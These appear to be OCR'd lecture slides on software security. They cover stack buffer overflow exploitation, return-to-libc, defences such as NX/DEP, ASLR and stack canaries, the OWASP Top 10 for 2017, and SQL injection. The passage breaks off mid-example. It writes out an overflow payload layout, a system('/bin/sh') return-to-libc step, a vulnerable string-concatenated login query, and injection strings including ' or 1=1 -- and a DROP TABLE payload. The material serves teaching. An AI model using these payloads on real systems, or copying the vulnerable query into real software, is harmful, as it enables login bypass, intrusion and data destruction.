


“A” x 128 + “BBBB” + “CCCC”

EBP ← “BBBB”

EIP ← “CCCC”

Obtaining bind-shell code




Run exploit code on stack

HOW MAY OS PROTECT APPLICATIONS FROM STACK SMASHING?

NX – "No eXecute" or DEP - "Data Execution Prevention"


- Prevents shell code execution on stack, heap or data
  - Hardware support: AMD, Intel
  - Software support
- DEP limitations
  - Windows support:
    - XP SP2, Windows Server 2003 SP1, Vista
    - Requires compilation with /NXCOMPAT flag
    - On Windows XP and Vista requires configuration
    - On Windows Server all apps are protected by default
  - UNIX support: SPLAT, RHEL 3.0 (update 3) – ExecShield
    - Enabling ExecShield: "echo 1 > /proc/sys/kernel/exec-shield"



HOW MAY ATTACKERS BYPASS THE NX PROTECTION?


Return-to-libC (ARC injection)


- Control hijacking without executing code



Return-to-libC (ARC injection)

- Overcomes NX bit protection
- Instead of executing code on stack jump to existing function
- E.g. call `system("/bin/sh")` and then `exit(0)`
- Overwrite stack frame to look like this






HOW MAY OS PROTECT APPLICATIONS FROM RETURN-TO-LIBC TECHNIQUE?

Address Space Layout Randomization (ASLR)

- Map shared libraries to rand location in process memory ⇒ ALSR makes it hard to guess the target address ⇒ Attacker cannot jump directly to exec function
- ASLR includes
  - Image randomization: function addresses of DLLs and EXEs
  - Stack randomization: addresses of local variables
  - Heap randomization: addresses of dynamic allocations
  - Data randomization: addresses of global variables
- ASLR limitations on Windows
  - OS support: starting from Vista, Windows Server 2008
  - Only the second byte is randomized (i.e. 256 possible values)
  - The code has to be linked with /dynamicbase
  - Shared DLLs (e.g. kernel32.dll) will be randomized once per reboot

ASLR Example

Booting twice loads libraries into different locations:




Note: everything in process memory must be randomized

stack, heap, shared libs, base image

- Win 8 **Force ASLR**: ensures all loaded modules use ASLR

Run exploit code on stack

Jump to code section




WHAT COMPILER PROTECTION MAY PREVENT BOF EXPLOITS?

Canary

- Compiler adds a marker field after the buffer on stack
- When the field is overwritten the process crashes
- Compiler support: VC++(/GS), GCC (-fstack-protector)

```
int random_cookie = rand();

void func(char *s)
{
    int cookie = random_cookie;
    char buf[128];
    strcpy(buf, s);
    if (cookie != random_cookie)
        abort();
}
```



Canary implementation in VS2005

Code compiled with /GS


```
void func(char *s)
{
0042D640  push        ebp
0042D641  mov         ebp,esp
0042D643  sub         esp,0C4h
0042D649  mov         eax,dword ptr [__security_cookie (493000h)]
0042D64E  xor         eax,ebp
0042D650  mov         dword ptr [ebp-4],eax
0042D653  push        ebx
0042D654  push        esi
0042D655  push        edi
    char buf[128];
    strcpy(buf, s);
0042D656  mov         eax,dword ptr [ebp+8]
0042D659  push        eax
0042D65A  lea         ecx,[ebp-84h]
0042D660  push        ecx
0042D661  call        @ILT+1835(_strcpy) (42B730h)
0042D666  add         esp,8
}
0042D669  pop         edi
0042D66A  pop         esi
0042D66B  pop         ebx
0042D66C  mov         ecx,dword ptr [ebp-4]
0042D66F  xor         ecx,ebp
0042D671  call        @ILT+435(@__security_check_cookie@4) (42B1B8h)
0042D676  mov         esp,ebp
0042D678  pop         ebp
0042D679  ret
```

Code compiled w/o /GS


```
void func(char *s)
{
0042D640  push        ebp
0042D641  mov         ebp,esp
0042D643  sub         esp,0C0h
0042D649  push        ebx
0042D64A  push        esi
0042D64B  push        edi
    char buf[128];
    strcpy(buf, s);
0042D64C  mov         eax,dword ptr [s]
0042D64F  push        eax
0042D650  lea         ecx,[buf]
0042D653  push        ecx
0042D654  call        @ILT+1835(_strcpy) (42B730h)
0042D659  add         esp,8
}
0042D65C  pop         edi
0042D65D  pop         esi
0042D65E  pop         ebx
0042D65F  mov         esp,ebp
0042D661  pop         ebp
0042D662  ret
```

Runtime impact of /GS flag

- crash w/o /GS



- crash with /GS



Finding buffer overflows

- Use automated tools (called fuzzers)
  - Run web server on local machine
  - Issue malformed requests (ending with "$$$$$")
  - If web server crashes, search core dump for "$$$$$" to find overflow location
- Construct exploit (not easy given latest defenses)
- Use software in a type safe languange (Java, ML)
  - Difficult for existing (legacy) code …
- Add runtime code to detect overflows exploits
  - Halt process when overflow exploit detected
  - StackGuard, LibSafe, …

Exploits and protections summary

- Exploitation goals
  - alter program logic by overwriting variables
  - transfer program execution to injected shellcode
  - transfer program execution to code section
- Attacks vs. protections

Attack	Effective protections	Ineffective protections
Overwrite return address with payload address	NX bit, Canary, ASLR	
Jump to libC	Canary, ASLR	NX bit
Heap overflow	NX bit, ASLR	Canary
Heap spraying	NX bit, Canary	ASLR

Web attacks - SQL Injection XSS

OWASP Top Ten (2017)

OWASP Top 10 Application Security Risks - 2017

A1-Injection

Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2-Broken Authentication and Session Management

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).

A3-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4-Broken Access Control

Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A5-Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A6-Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A7-Insufficient Attack Protection

The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.

A8-Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

https://www.owasp.org/index.php/Top_10_2017-Top_10

Malicious Input Attacks

- `bad' input to (privileged) program - input is adversarial
  - validate input
  - robustness to bad inputs
- Web security
  - attack client by rogue-site
  - attack server: by client or rogue-site
    - SQL injection
    - path/directory traversal
    - remote file inclusion (RFI)

SQL Injection

- The ability to inject SQL commands into the database engine through an existing application's input field of details or search

```
statement = "SELECT * FROM users WHERE name ='" + userName + "';"
```


- Almost all SQL databases and programming languages are potentially vulnerable
  - SQL servers (MSSQL, Oracle, MySQL, Postgres, DB2), Developing languages (C, C++, C#, Java), Scripting languages (CGI, JavaScript)

- It is an **input validation** problem that has to be considered and programmed by the developer

Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
    WHERE user=' "  &  form("user")  & " '
    AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
     login success
else  fail;
```

Is this exploitable?



Normal Query

Bad input

- Suppose user = " `' or 1=1 --` " (URL encoded)
- Script result:

```
ok = execute( SELECT …
        WHERE user= ' ' or 1=1  -- … )
```

  - the "`--`" causes rest of line to be ignored
  - now `ok.EOF` is always false and login succeeds
- Many sites can be logged in this way

Even worse

- Suppose user =

  " ' ; DROP TABLE Users -- "

- Then script does:

```
ok = execute( SELECT …
  WHERE user= ' ' ; DROP TABLE Users … )
```

- Similarly, attacker can add users, reset pwds…

Even worse …

- Suppose user =

